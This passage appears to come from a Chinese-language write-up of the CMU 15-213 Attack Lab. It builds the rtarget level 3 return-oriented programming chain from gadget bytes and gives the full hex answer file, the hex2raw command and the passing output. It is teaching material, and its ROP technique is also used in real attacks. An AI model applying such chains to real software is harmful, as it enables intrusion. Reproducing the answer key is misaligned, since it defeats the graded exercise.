4019db: b8 5c 89 c2 90          mov    $0x90c2895c,%eax
4019e0: c3                      retq
```

从 0x4019dd 开始等价于执行 movl %eax, %edx; nop; retq;

```
0000000000401a33 <getval_159>:
401a33: b8 89 d1 38 c9          mov    $0xc938d189,%eax
401a38: c3                      ret
```

从 0x401a34 开始等价于执行 movl %edx, %ecx; cmpb %cl, %cl(这段代码只会给条件码赋值，无影响); retq;

```
0000000000401a11 <addval_436>:
401a11: 8d 87 89 ce 90 90       lea    -0x6f6f3177(%rdi),%eax
401a17: c3                      ret
```

从 0x401a13 开始等价于执行 movl %ecx, %esi; nop; nop; retq;

```
0000000000401a03 <addval_190>:
401a03: 8d 87 41 48 89 e0       lea    -0x1f76b7bf(%rdi),%eax
401a09: c3                      ret
```

从 0x401a06 开始等价于执行 movq %rsp, %rax; retq;

```
00000000004019a0 <addval_273>:
4019a0: 8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
4019a6: c3                      ret
```

从 0x4019a2 开始等价于执行 movq %rax, %rdi; retq;

- 因此我们实际的汇编代码如下：

```
popq   %rax
movl   %eax, %edx
movl   %edx, %ecx
movl   %ecx, %esi
movq   %rsp, %rax
movq   %rax, %rdi
```

```
call   <add_xy>
movq   %rax, %rdi
retq
```

- 答案如下（rtarget_l5.txt，无注释）：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 // fill BUFFER_SIZE
ab 19 40 00 00 00 00 00 // popq %rax; retq
20 00 00 00 00 00 00 00 // bias is 0x20
dd 19 40 00 00 00 00 00 // movl %eax, %edx; retq
34 1a 40 00 00 00 00 00 // movl %edx, &ecx; retq
13 1a 40 00 00 00 00 00 // movl %ecx, %esi; retq
06 1a 40 00 00 00 00 00 // movq %rsp, %rax; retq (from now bias equals 0)
a2 19 40 00 00 00 00 00 // movq %rax, %rdi; retq
d6 19 40 00 00 00 00 00 // callq <add_xy>
a2 19 40 00 00 00 00 00 // movq %rax, %rdi; retq
fa 18 40 00 00 00 00 00 // call <touch_3>
35 39 62 39 39 37 66 61 // cookie string
00 00 00 00             // end of string
```

- 用 hex2raw 转化一下作为输入，成功跳转

```
./hex2raw < rtarget_l5.txt > rtarget.l5
./rtarget -qi rtarget.l5
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00
            00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
            00 AB 19 40 00 00 00 00 00 20 00 00 00 00 00 00
           00 DD 19 40 00 00 00 00 00 34 1A 40 00 00 00 00 00
            13 1A 40 00 00 00 00 00 06 1A 40 00 00 00 00 00
           A2 19 40 00 00 00 00 00 D6 19 40 00 00 00 00 00 A2
            19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 35
           39 62 39 39 37 66 61 00 00 00 00
```